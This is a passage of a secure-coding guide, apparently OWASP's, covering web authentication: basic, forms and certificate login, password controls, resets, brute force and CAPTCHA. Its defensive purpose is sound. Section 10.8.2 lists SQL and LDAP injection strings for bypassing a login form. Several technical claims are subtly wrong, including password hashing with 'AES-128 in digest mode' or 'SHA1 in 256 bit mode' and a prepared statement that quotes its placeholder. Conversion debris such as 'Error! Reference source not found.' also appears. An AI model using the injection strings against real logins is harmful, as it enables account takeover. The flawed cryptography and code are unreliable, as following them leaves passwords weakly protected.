As could be deduced from the previous sections, Web Service security standards are fairly complex, and have very steep learning curve associated with them. Most of the current products, dealing with Web Service security, suffer from very mediocre usability due to the complexity of the underlying infrastructure. Configuring all different policies, identities, keys, and protocols takes a lot of time and good understanding of the involved technologies, as most of the times errors that end users are seeing have very cryptic and misleading descriptions.

In order to help administrators and reduce security risks from service misconfiguration, many companies develop policy templates, which group together best practices for protecting incoming and outgoing SOAP messages. Unfortunately, this work is not currently on the radar of any of the standard's bodies, so it appears unlikely that such templates will be released for public use any time soon. Closest to this effort may be WS-I's *Basic Security Profile* (BSP), which defines what and how Web Services have to do in order to interoperate securely. However, this work is not aimed at supplying the administrators with ready for deployment security templates, matching the most popular business use cases.

9.8.4 Key management

Key management usually lies at the foundation of any other security activity, as most protection mechanisms rely on cryptographic keys one way or another. While Web Services have XKMS protocol for key distribution, local key management still presents a huge challenge in most cases, since PKI mechanism has a lot of well-documented deployment and usability issues. Those systems that opt to use homegrown mechanisms for key management run significant risks in many cases, since questions of storing, updating, and recovering secret and private keys more often than not are not adequately addressed in such solutions.

Secure Coding Guidelines

10 Authentication

10.1 Objective

To provide secure authentication services to web applications, that is:

- Tying an system identity to an individual user by the use of a credential
- Providing reasonable authentication controls as per the application's risk
- Denying access to attackers who use various methods to attack the authentication system

10.2 Environments Affected

All.

10.3 Common web authentication techniques

10.3.1 Basic and Digest authentication

Nearly all web and application servers support the use of basic and digest authentication. This requires the web browser to put up a dialog box to take the user's name and password, and send them through to the web server, which then processes them against its own user database, or in the case of IIS, against Active Directory.

Basic authentication sends the credential in the clear. It should not be used unless in combination with SSL

HTTP 1.0 Digest authentication only obfuscates the password. It should not be used.

HTTP 1.1 Digest authentication uses a challenge response mechanism, which is reasonably safe for low value applications.

The primary reason the use of basic or digest authentication is rare is due to:

- insecure transmission of credentials
- both forms of authentication suffer from replay and man-in-the middle attacks
- both require SSL to provide any form of confidentiality and integrity
- the user interface is reasonably ugly
- does not provide a great deal of control to the end application.

This is not to say that basic / digest authentication is not useful. It can be used to shield development sites against casual use or to protect low value administrative interfaces, but other than that, this form of authentication is not recommended.

10.3.2 Forms based authentication

Forms based authentication provides the web application designer the most control over the user interface, and thus it is widely used.

Forms based authentication requires the application to do a fair amount of work to implement authentication and authorization. Rarely do web applications get it right. The sections on how to determine if you are vulnerable have upwards of 15 specific controls to check, and this is the minimum required to authenticate with some safety.

If at all possible, if you choose to use forms based authentication, try to re-use a trusted access control component rather than writing your own.

- Forms based authentication suffers from:
- Replay attacks
- Man in the middle attacks
- Clear text credentials
- Luring attacks
- Weak password controls
- And many other attacks as documented in the "How to determine if you are vulnerable"

It is vital that you protect login interchanges using SSL, and implement as many controls as possible. A primary issue for web application designers is the cost to implement these controls when the value of the data being protected is not high. A balance needs to be struck to ensure that security concerns do not outweigh a complex authentication scheme.

10.3.3 Integrated authentication

Integrated authentication is most commonly seen in intranet applications using the Microsoft IIS web server and ASP.NET applications. Most other web servers do not offer this choice. Although it can be secure – on a par with client-side certificate authentication due to the use of Kerberos-based Active Directory integration (which means no credentials need to be stored by the application or typed by the user), it is not common on Internet facing applications.

If you are developing an Intranet application and your development environment supports Integrated authentication, you should use it. It means less work for you to develop authentication and authorization controls, one less credential for users to remember, and you can re-use pre-existing authentication and authorization infrastructure.

10.3.4 Certificate based authentication

Certificate based authentication is widely implemented in many web and application servers. The web site issues certificates (or attempts to trust externally issued certificates). The public certificates are loaded into the web server's authentication database, and compared with an offering from incoming browser sessions. If the certificates match up, the user is authenticated.

The quality of authentication is directly related to the quality of the public key infrastructure used to issue certificates. Certificates issued to anyone who asks for them is not as trustworthy as certificates issued after seeing three forms of photo identification (such as passport, driver's license or national identification card).

There are some drawbacks to certificate based logon:

- Many users share PC's and they need to have bring their certificates along with them. This is non-trivial if the user had the application install the certificate for them – most users are completely unaware of how to export and import certificates
- The management of certificates on a browser is non-trivial in many instances
- Certificate revocation with self-issued certificates is almost impossible in extranet environments
- Trust of "private" certificate servers requires end-user trust decisions, such as importing root CA certificates, which end users are probably not qualified to make this trust decision
- The cost of certificates and their part in the business model of public certificate companies is not related to the cost of provision, and thus it is expensive to maintain a public certificate database with a large number of users

Coupled with the poor management of many CA's, particularly regarding certificate renewal, certificate based logon has almost always failed. A good example is Telstra's online billing service. At one stage, only digital certificates were acceptable. Now, this option is being retired.

10.4 Strong Authentication

Strong authentication (such as tokens, certificates, etc) provides a higher level of security than username and passwords. The generalized form of strong authentication is "something you know, something you hold". Therefore, anything that requires both a secret (the "something you know") and authenticator like a token, USB fob, or certificate (the "something you hold") is a stronger control than username and passwords (which is just "something you know") or biometrics ("something you are").

10.4.1 When to use strong authentication

Certain applications should use strong authentication:

- For high value transactions

- where privacy is a strong or legally compelled consideration (such as health records, government records, etc)
- where audit trails are legally mandated and require a strong association between a person and the audit trail, such as banking applications
- Administrative access for high value or high risk systems

10.4.2 What does high risk mean?

Every organization has a certain threshold for risk, which can range from complete ignorance of risk all the way through to paranoia.

For example, forum software discussing gardening does not require strong authentication, whereas administrative access to a financial application processing millions of dollars of transactions daily should be mandated to use strong authentication.

10.4.3 Biometrics are not strong authentication … by themselves

Biometrics can be the “something you hold”, but they do not replace the “something you know”. You should always use biometrics along with username and passwords, as otherwise, it significantly weakens the trust in the authentication mechanism.

Biometrics are not as strong as other forms of strong authentication because:

The biometric features being measured cannot be revoked – you only have two eyes, ten fingers and one face

The biometric features being measured do not change – USB keys with inbuilt crypto engines and other fobs have a pseudo-random output that changes every 30 seconds. Distinguishing features such as loops and whirls do not

High false positive rates compared to the cost of the authentication mechanism. With tokens, there are no false positives

Most consumer biometric devices are easily spoofed or subject to replay attacks. The more expensive devices are not necessarily much better than their affordable counterparts, but for the same price as a high end biometric device, you can own 50 or 60 fobs

However, please note when used in a single factor authentication method (for example, just a thumb print with no username or password), biometrics are the weakest form of authentication available and are unsuitable for moderate risk applications.

10.4.4 Challenges to using strong authentication

Most common application frameworks are difficult to integrate with strong authentication mechanisms, with the possible exception of certificate based logon, which is supported by J2EE and .NET.

Your code must be integrated with an authentication server, and implicitly trust the results it issues. You should carefully consider how you integrate your application with your chosen mechanism to ensure it is robust against injection, replay and tampering attacks.

10.5 Federated Authentication

Federated authentication allows you to outsource your user database to a third party, or to run many sites with a single sign on approach. The primary business reason for federated security is that users only have to sign on once, and all sites that support that authentication realm can trust the sign-on token and thus trust the user and provide personalized services.

Advantages of federated authentication:

- Reduce the total number of credentials your users have to remember
- Your site(s) are part of a large trading partnership, such as an extranet procurement network
- Would like to provide personalized services to otherwise anonymous users.

You should not use federated authentication unless:

- You trust the authentication provider
- Your privacy compliance requirements are met by the authentication provider

10.5.1 SAML

SAML is a part of the Liberty Alliance's mechanism to provide federated authentication, although it is not just for federated authentication.

At the time of writing, there is no direct support for SAML in any major off-the-shelf application framework (J2EE, PHP, or .NET). Third party libraries, including open source implementations, are available for J2EE. Microsoft has (very) limited support for SAML in the Web Services Enhancement 2.0 SP2, which requires .NET Framework 1.1.

For more details on how the SAML protocol works, see the **Error! Reference source not found.** chapter (Chapter **Error! Reference source not found.**).

10.5.2 Microsoft Passport

Microsoft Passport is an example of federated authentication, used for Hotmail, delivery of software, instant messaging, and for a time, by partners such as eBay. Microsoft's .NET framework supports Passport sign-on. There is limited support for other platforms. However, Microsoft has withdrawn partner Passport usage, so using Passport is no longer available and is not discussed further.

10.5.3 Considerations

There is limited take up of federated sign on at the moment, and unless your business requirements state that you need to support single-sign on with many different bodies, you should avoid the use of federated sign-on.

10.6 Client side authentication controls

10.6.1 Description

Client-side validation (usually written in JavaScript) is a good control to provide immediate feedback for users if they violate business rules and to lighten the load of the web server. However, client-side validation is trivially bypassed.

10.6.2 How to determine if you are vulnerable

To test, reduce the login page to just a basic form as a local static HTML file, with a POST action against the target web server.

You are now free to violate client-side input validation. This form is also much easier to use with automated attack tools.

10.6.3 How to protect yourself

To protect your application, ensure that every validation and account policy / business rule is checked on the server-side.

For example, if you do not allow blank passwords (and you shouldn't), this should be tested at the least on the server-side, and optionally on the client-side. This goes for "change password" features, as well.

For more information, please read the Validation section in this book.

10.7 Positive Authentication

10.7.1 Description

Unfortunately, a generic good design pattern for authentication does not fit all cases. However, some designs are better than others. If an application uses the following pseudo-code to authenticate users, any form of fall through will end up with the user being authenticated due to the false assumption that users mostly get authentication right:

```
bAuthenticated := true
try {
        userrecord := fetch_record(username)
if userrecord[username].password != sPassword then
        bAuthenticated := false
end if
if userrecord[username].locked == true then
        bAuthenticated := false
end if
        …
}
catch {
        // perform exception handling, but continue
}
```

10.7.2 How to determine if you are vulnerable

To test, try forcing the authentication mechanism to fail.

If a positive authentication algorithm is in place, it is likely that any failure or part failure will end up allowing access to other parts of the application. In particular, test any cookies, headers, or form or hidden form fields extensively. Play around with sign, type, length, and syntax. Inject NULL, Unicode and CRLF, and test for XSS and SQL injections. See if race conditions can be exploited by single stepping two browsers using a JavaScript debugger.

10.7.3 How to protect yourself

The mitigation to positive authentication is simple: force negative authentication at every step:

```
bAuthenticated := false
securityRole := null
try {
userrecord := fetch_record(username)
if userrecord[username].password != sPassword then
      throw noAuthentication
end if
if userrecord[username].locked == true then
      throw noAuthentication
end if
if userrecord[username].securityRole == null or banned then
      throw noAuthentication
end if
```

… other checks …

```
bAuthenticated := true
securityRole := userrecord[username].securityRole
}
catch {
bAuthenticated := false
securityRole := null

// perform error handling, and stop
}
return bAuthenticated
```

By asserting that authentication is true and applying the security role right at the end of the try block stops authentication fully and forcefully.

10.8 Multiple Key Lookups

10.8.1 Description

Code that uses multiple keys to look up user records can lead to problems with SQL or LDAP injection. For example, if both the username and password are used as the keys to finding user records, and SQL or LDAP injection is not checked, the risk is that either field can be abused.

For example, if you want to pick the first user with the password “password”, bypass the username field. Alternatively, as most SQL lookup queries are written as “select * from table where username = username and password = password, this knowledge may be used by an attacker to simply log on with no password (ie truncating the query to “select * from username=’username’; -- and password = ‘don’t care’’”). If username is unique, it is the key.

10.8.2 How to determine if you are vulnerable

Your application is at risk if all of the following are true:

More than just the username is used in the lookup query

The fields used in the lookup query (eg, username and password) are unescaped and can be used for SQL or LDAP injection

To test this, try:

Performing a SQL injection (or LDAP injection) against the login page, masking out one field by making it assert to true:

Login: a' or '1'='1

Password: password

Login: a)(|(objectclass=*)

Password: password

If the above works, you'll authenticate with the first account with the password "password", or generate an error that may lead to further breaks. You'd be surprised how often it works.

10.8.3 How to protect yourself

Strongly test and reject, or at worst sanitize - usernames suitable for your user store (ie aim to escape SQL or LDAP meta characters)

Only use the username as the key for queries

Check that only zero or one record is returned

Java

```
public static bool isUsernameValid(string username) {

RegEx r = new Regex("^[A-Za-z0-9]{16}$");

return r.isMatch(username);

}



// java.sql.Connection conn is set elsewhere for brevity.


PreparedStatement ps = null;

RecordSet rs = null;
```

```
try {
isSafe(pUsername);
ps = conn.prepareStatement("SELECT * FROM user_table WHERE username = '?'");
ps.setString(1, pUsername);
rs = ps.execute();
if ( rs.next() ) {
// do the work of making the user record active in some way
}
}
catch (…) {
…
}
```

.NET (C#)

```
public static bool isUsernameValid(string username) {
RegEx r = new Regex("^[A-Za-z0-9]{16}$");
Return r.isMatch(username);
}


…
try {
string selectString = " SELECT * FROM user_table WHERE username = @userID";
// SqlConnection conn is set and opened elsewhere for brevity.
SqlCommand cmd = new SqlCommand(selectString, conn);
if ( isUsernameValid(pUsername) ) {
cmd.Parameters.Add("@userID", SqlDbType.VarChar, 16).Value = pUsername;

SqlDataReader myReader = cmd.ExecuteReader();
If ( myReader.
// do the work of making the user record active in some way.
myReader.Close();
}
catch (…) {
…
}
```

PHP

```
if ( $_SERVER['HTTP_REFERER'] != 'http://www.example.com/index.php' ) {
        throw …
}
```

10.9 Referer Checks

Referer is an optional HTTP header field which normally contains the previous location (ie the referrer) from which the browser came from. As it can be trivially changed by the attacker, the referrer must be treated with caution, as attackers are more likely to use the correct referrer to bypass controls in your application than to use invalid or damaging content.

In general, applications are better off if they do not contain any referrer code.

10.9.1 How to determine if you are vulnerable

The vulnerability comes in several parts:

Does your code check the referrer? If so, is it completely necessary?

Is the referrer code simple and robust against all forms of user attack?

If you use it to construct URLs? Don't as it's nearly impossible test all valid URLs

For example, if login.jsp can only be invoked from http://www.example.com/index.jsp, the referrer should check that the referrer is this value.

10.9.2 How to protect yourself

For the most part, using the referer field is not desirable as it so easily modified or spoofed by attackers. Little to no trust can be assigned to its value, and it can be hard to sanitize and use properly.

Programs that display the contents of referrer fields such as web log analyzers must carefully protect against XSS and other HTML injection attacks.

If your application has to use the referrer, it should only do so as a defense in depth mechanism, and not try to sanitize the field, only reject it if it's not correct. All code has bugs, so minimize the amount of code dealing with the referrer field.

For example, if login.jsp can only be invoked from http://www.example.com/index.jsp, the referrer could check that the referrer is this value.

Java

```
HttpServletRequest request = getRequest();

if ( ! request.getHeader("REFERER").equals("http://www.example.com/index.jsp") ) {

        throw …

}
```

.NET (C#)
 	
`if ( Request.ServerVariables("HTTP_REFERER") != 'http://www.example.com/default.aspx' ) {`
`        throw …`
`}`

PHP
 	
`if ( $_SERVER['HTTP_REFERER'] != 'http://www.example.com/index.php' ) {`
`        throw …`
`}`

But compared to simply checking a session variable against an authorization matrix, referrers are a weak authorization or sequencing control.

10.10 Browser remembers passwords

10.10.1 Description

Modern browsers offer users the ability to manage their multitude of credentials by storing them insecurely on their computer.

10.10.2 How to determine if you are vulnerable

Clear all state from your browser. Often the most reliable way to do this is to create a fresh test account on the test computer and delete and re-create the account between test iterations

- Use a browser and log on to the application
- If the browser offers to remember any account credentials, your application is at risk.

This risk is particularly severe for applications that contain sensitive or financial information.

10.10.3 How to protect yourself

Modern browsers offer users the ability to manage their multitude of credentials by storing them insecurely on their computer.

In the rendered HTTP, send the following in any sensitive input fields, such as usernames, passwords, password re-validation, credit card and CCV fields, and so on:

```
<input ... AUTOCOMPLETE="off">
```

This indicates to most browsers to not to store that field in the password management feature. Remember, it is only a polite suggestion to the browser, and not every browser supports this tag.

10.11 Default accounts

10.11.1 Description

A common vulnerability is default accounts - accounts with well known usernames and/or passwords. Particularly bad examples are:

- Microsoft SQL Server until SQL 2000 Service Pack 3 with weak or non-existent security for “sa”
- Oracle – a large number of known accounts with passwords (fixed with later versions of Oracle)

10.11.2 How to determine if you are vulnerable

- Determine if the underlying infrastructure has no default accounts left active (such as Administrator, root, sa, ora, dbsnmp, etc)
- Determine if the code contains any default, special, debug or backdoor credentials
- Determine if the installer creates any default, special, debug credentials common to all installations
- Ensure that all accounts, particularly administrative accounts, are fully specified by the installer / user.

There should be no examples or images in the documentation with usernames in them

10.11.3 How to protect yourself

- New applications should have no default accounts.
- Ensure the documentation says to determine that the underlying infrastructure has no default accounts left active (such as Administrator, root, sa, ora, dbsnmp, etc)
- Do not allow the code to contain any default, special, or backdoor credentials
- When creating the installer, ensure the installer does not create any default, special, credentials
- Ensure that all accounts, particularly administrative accounts, are fully specified by the installer / user.
- There should be no examples or images in the documentation with usernames in them

10.12 Choice of usernames

10.12.1 Description

If you choose a username scheme that is predictable, it's likely that attackers can perform a denial of service against you. For example, banks are particularly at risk if they use monotonically increasing customer numbers or credit card numbers to access their accounts.

10.12.2 How to determine if you are vulnerable

Bad username forms include:

- Firstname.Lastname
- E-mail address (unless the users are random enough that this is not a problem … or you're a webmail provider)
- Any monotonically increasing number
- Semi-public data, such as social security number (US only – also known as SSN), employee number, or similar.

In fact, using the SSN as the username is illegal as you can't collect this without a suitable purpose.

10.12.3 How to protect yourself

- Where possible, allow for users to create their own usernames. Usernames only have to be unique.
- Usernames should be HTML, SQL and LDAP safe – suggest only allowing A..Z, a..z, and 0-9. If you wish to allow spaces, @ symbols or apostrophes, ensure you properly escape the special characters (see the Data Validation chapter for more details)
- Avoid the use of Firstname.Lastname, e-mail address, credit card numbers or customer number, or any semi-public data, such as social security number (US only – also known as SSN), employee number, or similar.

10.13 Inability to change passwords

10.13.1 Description

Where the user has to remember a portion of the credential, it is sometimes necessary to change it, for example if the password is accidentally disclosed to a third party or the user feels it is time to change the password.

10.13.2 How to determine if you are vulnerable

To test:

- Change the password.
- Change the password again – if there are minimum periods before new passwords can be chosen (often 1 day), it should fail

10.13.3 How to protect yourself

Ensure your application has a change password function.

The form must include the old password, the new password and a confirmation of the new password

Use AUTOCOMPLETE=off to prevent browsers from caching the password locally

If the user gets the old password wrong too many times, lock the account and kill the session

For higher risk applications or those with compliance issues, you should include the ability to prevent passwords being changed too frequently, which requires a password history. The password history should consist only of previous hashes, not clear text versions of the password. Allow up to 24 old password hashes.

10.14 Short passwords

10.14.1 Description

Passwords can be brute forced, rainbow cracked (pre-computed dictionary attack), or fall to simple dictionary attacks. Unfortunately, they are also the primary method of logging users onto applications of all risk profiles. The shorter the password, the higher the success rate of password cracking tools.

10.14.2 How to determine if you are vulnerable

- Determine if the application allows users no password at all. This should never be allowed.
- Determine if the application allows users to use dangerously short passwords (less than four characters). Applications with a stronger authentication requirement will not allow this. Average applications should warn the user that it’s weak, but allow the change anyway. Poor applications will just change the password
- Change the password to be increasingly longer and longer until the application warns the user of excessive password size. A good application will allow arbitrary password lengths, and thus will not warn at all
- On each iteration, see if a shorter version of the password works (often only 8 or 16 characters is needed)

10.14.3 How to protect yourself

- Ensure your application does not allow blank passwords

- Enforce a minimum password length. For higher risk applications, prevent the user from using (a configurable) too short password length. For low risk apps, a warning to the user is acceptable for passwords less than six characters in length.

- Encourage users to use long pass phrases (like “My milk shake brings all the boys to the yard” or “Let me not to the marriage of true minds Admit impediments”) by not strictly enforcing complexity controls for passwords over 14 characters in length

- Ensure your application allows arbitrarily long pass phrases by using a decent one-way hash algorithm, such as AES-128 in digest mode or SHA-256 bit.

10.15 Weak password controls

10.15.1 Description

ISO 17799 and many security policies require that users use and select reasonable passwords, and change them to a certain frequency. Most web applications are simply non-compliant with these security policies. If your application is likely to be used within enterprise settings or requires compliance with ISO 17799 or similar standards, it must implement basic authentication controls. This does not mean that they need to be turned on by default, but they should exist.

10.15.2 How to determine if you are vulnerable

Determine if the application

- Allows blank passwords

- allows dictionary words as passwords. This dictionary should be the local dictionary, and not just English

- allows previous passwords to be chosen. Applications with stronger authentication or compliance needs should retain a hashed password history to prevent password re-use

10.15.3 How to protect yourself

Allow for languages other than English (possibly allowing more than one language at a time for bi-lingual or multi-lingual locales like Belgium or Switzerland)

The application should have the following controls (but optionally enforce):

- Password minimum length (but never maximum length)

- Password change frequency

- Password minimum password age (to prevent users cycling through the password history)

- Password complexity requirements
- Password history
- Password lockout duration and policy (ie no lockout, lockout for X minutes, lockout permanently)
- For higher risk applications, use a weak password dictionary helper to decide if the user's choice for password is too weak.

However, really complex frequently changed passwords are counterproductive to security. It is better to have a long lived strong pass phrase than a 10 character jumble changed every 30 days. The 30 days will ensure that yellow post it notes exist all over the organization with passwords written down.

10.16 Reversible password encryption

10.16.1 Description

Passwords are secrets. There is no reason to decrypt them under any circumstances. Help desk staff should be able to set new passwords (with an audit trail, obviously), not read back old passwords. Therefore, there is no reason to store passwords in a reversible form.

The usual mechanism is to use a cryptographic digest algorithm, such as MD5 or SHA1. However, some forms have recently shown to be weak, so it is incumbent to move to stronger algorithms unless you have a large collection of old hashes.

10.16.2 How to determine if you are vulnerable

For custom code using forms-based authentication, examine the algorithm used by the authentication mechanism. The algorithm should be using AES-128 in digest mode, SHA1 in 256 bit mode, with a salt.

Older algorithms such as MD5 and SHA1 (with 160 bit hash output) have been shown to be potentially weak, and should no longer be used.

No algorithm (ie you see a clear text password) is insecure and should not be used

Algorithms, such as DES, 3DES, Blowfish, or AES in cipher mode, which allow the passwords to be decrypted should be frowned upon.

10.16.3 How to protect yourself

- If you don't understand the cryptography behind password encryption, you are probably going to get it wrong. Please try to re-use trusted password implementations.
- Use AES-128 in digest mode or SHA1 in 256 bit mode
- Use a non-static salting mechanism

- Never send the password hash or password back to the user in any form

10.17 Automated password resets

10.17.1 Description

Automated password reset mechanisms are common where organizations believe that they need to avoid high help desk support costs from authentication. From a risk management perspective, password reset functionality seems acceptable in many circumstances. However, password reset functionality equates to a secondary, but much weaker password mechanism. All too often, the questions required by password reset systems are easily found from public records (mother's maiden name, car color, etc). In many instances, the password reset asks for data which is illegal or highly problematic to collect, such as social security numbers. In most privacy regimes, you may only collect information directly useful to your application's needs, and disclose to the user why you are collecting that information.

In general, unless the data being protected by your authentication mechanism is practically worthless, you should not use password reset mechanisms.

10.17.2 How to determine if you are vulnerable

Password reset mechanisms vary in complexity, but are often easily abused.

If password reset uses hints, check the hints for publicly known or semi-public information such as date of birth, SSN, mother's name, etc. It should not use these as they can be found out from other sources and from social engineering

There should no further clues in the underlying HTML

If password reset uses the e-mail address as the key to unlocking the account, the resulting e-mail should not contain a password itself, but a one-time validation token valid only for a short period of time (say 15 minutes). If the token is good for a long period of time, check to see if the token is predictable or easy to generate

If the e-mail contains a clickable link, determine if the link can be used for phishing

10.17.3 How to protect yourself

High value transaction systems should not use password reset systems. It is discouraged for all other applications.

Be careful when implementing automated password resets. The easiest to get right is "e-mail the user" as it creates an audit trail and contains only one secret – the user's e-mail address. However, this is risky if the user's e-mail account has been compromised.

Send a message to the user explaining that someone has triggered the password reset functionality. Ask them if they didn't ask for the reset to report the incident. If they did trigger it, provide a short cryptographically unique time limited token ready for cut and paste. Do not provide a hyperlink as this is against phishing best practices and will make scamming users easier over time. This value should then be entered into the application which is waiting for the token. Check that the token has not expired and it is valid for that user account. Ask the user to change their password right there. If they are successful, send a follow up e-mail to the user and to the admin. Log everything.

If you have to choose the hint based alternative, use free-form hints, with non-public knowledge suggestions, like "What is your favorite color?" "What is your favorite memory", etc. Do not use mother's maiden name, SSN, or similar. The user should enter five hints during registration, and be presented with three when they reset the password.

Obviously, both password reset mechanisms should be over SSL to provide integrity and privacy.

10.18 Brute Force

10.18.1 Description

A common attack is to attempt to log on to a well-known privileged account name or otherwise guessed account and attempt brute-force or dictionary attacks against the password. Users are notorious at choosing really bad passwords (like "password"), and so this approach works surprisingly well.

Applications should be robust in the face of determined automated brute force and dictionary attack, such as from Brutus or custom scripts. Determined brute force attacks cannot easily be defeated, only delayed.

10.18.2 How to determine if you are vulnerable

To test the application:


- Use a brute force application, such as Brutus or a custom Perl script. This attack only works with tools.
- Use multiple dictionaries, not just English
- Use "common password" dictionaries. You'd be surprised how often "root", "password", "", and so on are used
- Does the error message tell you about what went wrong with the authentication?
- Are the logs for failed authentication attempts tied to a brute force mechanism? Does it lock your IP or session out?
- Can you restart the brute force by dropping the session with n-1 attempts left? Ie, if you get your session destroyed at 5 attempts, does using 4 then starting a new session work?
- If the application allows more than five attempts from a single IP address, or a collection rate in excess of 10 requests a second, it's likely that the application will fall to determined brute force attack.

10.18.3 How to protect yourself

Check the application:

- Has a delay between the user submitting the credential and a success or failure is reported. A delay of three seconds can make automated brute force attacks almost infeasible. A progressive delay (3 seconds then 15 then 30 then disconnect) can make casual brute force attacks completely ineffective

- warns the user with a suitable error message that does not disclose which part of the application credentials are incorrect by using a common authentication error page:


Authentication Error - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://192.168.0.1/owasp/error.aspx
Try again...

You have failed to logon successfully. This could be due to:

Bad username or password

Your account is locked or otherwise disabled

A suffusion of yellow

This attempt has been logged and system administrators notified.

- logs failed authentication attempts (in fact, a good application logs all authentication attempts)

- for applications requiring stronger controls, blocking access from abusive IP addresses (ie accessing more than three accounts from the same IP address, or attempting to lock out more than one account)

- destroys the session after too many retries.

In such a scenario, log analysis might reveal multiple accesses to the same page from the same IP address within a short period of time. Event correlation software such as Simple Event Correlator (SEC) can be used to define rules to parse through the logs and generate alerts based on aggregated events. This could also be done by adding a Snort rule for alerting on HTTP Authorization Failed error messages going out from your web server to the user, and SEC can then be used to aggregate and correlate these alerts.

10.19 Remember Me

10.19.1 Description

On public computers, “Remember Me?” functionality, where a user can simply return to their personalized account can be dangerous. For example, in Internet Cafes, you can often find sites previous users have logged on to, and post as them, or order goods as them (for example with eBay).

10.19.2 How to determine if you are vulnerable

- Does the application possess “remember me” functionality?
- If so, how long does it last? If permanently, how long does the cookie last before expiry?
- Does it use a predictable cookie value? If so, can this be used to bypass authentication altogether?

10.19.3 How to protect yourself

- If your application deals with high value transactions, it should not have “Remember Me” functionality.
- If the risk is minimal, it is enough to warn users of the dangers before allowing them to tick the box.
- Never use a predictable “pre-authenticated” token. The token should be kept on record to ensure that the authentication mechanism is not bypassable

10.20 Idle Timeouts

10.20.1 Description

Applications that expose private data or that may cause identity theft if left open should not be accessible after a certain period of time.

10.20.2 How to determine if you are vulnerable

- Log on to the application
- Does the application have a keep alive or “log me on automatically” function? If so, the likelihood is high that the application will fail this test.
- Wait 20 minutes
- Try to use the application again.

If the application allows the use, the application is at risk.

10.20.3 How to protect yourself

Determine a suitable time out period with the business

Configure the time out in the session handler to abandon or close the session after the time out has expired.

10.21 Logout

10.21.1 Description

All applications should have a method of logging out of the application. This is particularly vital for applications that contain private data or could be used for identity theft.

10.21.2 How to determine if you are vulnerable

- Does the application contain a logout button or link somewhere within it?
- Does every view contain a logout button or link?
- When you use logout, can you re-use the session (ie copy and paste a URL from two or three clicks ago, and try to re-use it)?
- (High risk applications) When logout is used, does the application warn you to clear the browser's cache and history?

10.21.3 How to protect yourself

- Implement logout functionality
- Include a log out link or button in every view and not just in the index page
- Ensure that logout abandons or closes out the session, and clears any cookies left on the browser
- (High risk applications) Include text to warn the user to clear their browser's cache and history if they are on a shared PC

10.22 Account Expiry

10.22.1 Description

Users who have to sign up for your service may wish to discontinue their association with you, or for the most part, many users simply never return to complete another transaction.

10.22.2 How to determine if you are vulnerable

- Does the application have a mechanism to terminate the account?

- Does this remove all the user's records (modulo records required to provide adequate transaction history for taxation and accounting purposes?)

- If the records are partially scrubbed, do they eliminate all non-essential records?

10.22.3 How to protect yourself

- Users should have the ability to remove their account. This process should require confirmation, but otherwise should not overly make it difficult to the user to remove their records.

- Accounts that have not logged in for a long period of time should be locked out, or preferably removed.

- If you retain records, you are required by most privacy regimes to detail what you keep and why to the user in your privacy statement.

- When partially scrubbing accounts (ie you need to maintain a transaction history or accounting history), ensure all personally identifiable information is not available or reachable from the front end web application, i.e. export to an external database of archived users or CSV format

10.23 Self registration

10.23.1 Description

Self-registration schemes sound like a great idea until you realize that they allow anonymous users to access otherwise protected resources. Any application implementing self-registration should include steps to protect itself from being abused.

10.23.2 How to determine if you are vulnerable

- Does the self-registration feature allow full access to all features without human intervention?

- If there are limits, are they enforced if you know about them? Many applications simply don't let you see a particular URL, but does that URL work when cut-n-paste from a more privileged account?

- Can the process for maximizing the account's capabilities be forced or socially engineered?

10.23.3 How to protect yourself

- Implement self-registration carefully based upon the risk to your business. For example, you may wish to put monetary or transaction limits on new accounts.

- If limits are imposed, they should be validated by business rules, and not just by security through obscurity.

- Ensure the process to maximize the features of an account is simple and transparent.

- When accounts are modified, ensure that a reasonable trace or audit of activity is maintained

10.24 CAPTCHA

10.24.1 Description

CAPTCHA ("completely automated public Turing test to tell computers and humans apart" … really!) systems supposedly allow web designers to block out non-humans from registering with web sites.

(From WikiPedia)

The usual reason for implementing a CAPTCHA is to prevent spammers from registering and polluting the application with spam and pornographic links. This is a particularly bad problem with blog and forum software, but any application is at risk if it is indexed by search engines.

10.24.2 How to determine if you are vulnerable

The primary method of breaking CAPTCHA's is to grab the image and to use humans to crack them. This occurs with "free day passes" to adult web sites. A person who wants to look at free images is presented with the captured CAPTCHA and more often than not, they will type the letters in for a small reward. This utterly defeats the CAPTCHA mechanism.

Visual or audible CAPTCHA mechanisms by their nature are not accessible to blind (or deaf) users, and as a consequence of trying to defeat clever optical character recognition software, often locks out color blind users (which can be as high as 10 % of the male population). Any web site that is mandated or legally required to be accessible must not use CAPTCHA's.

10.24.3 How to protect yourself

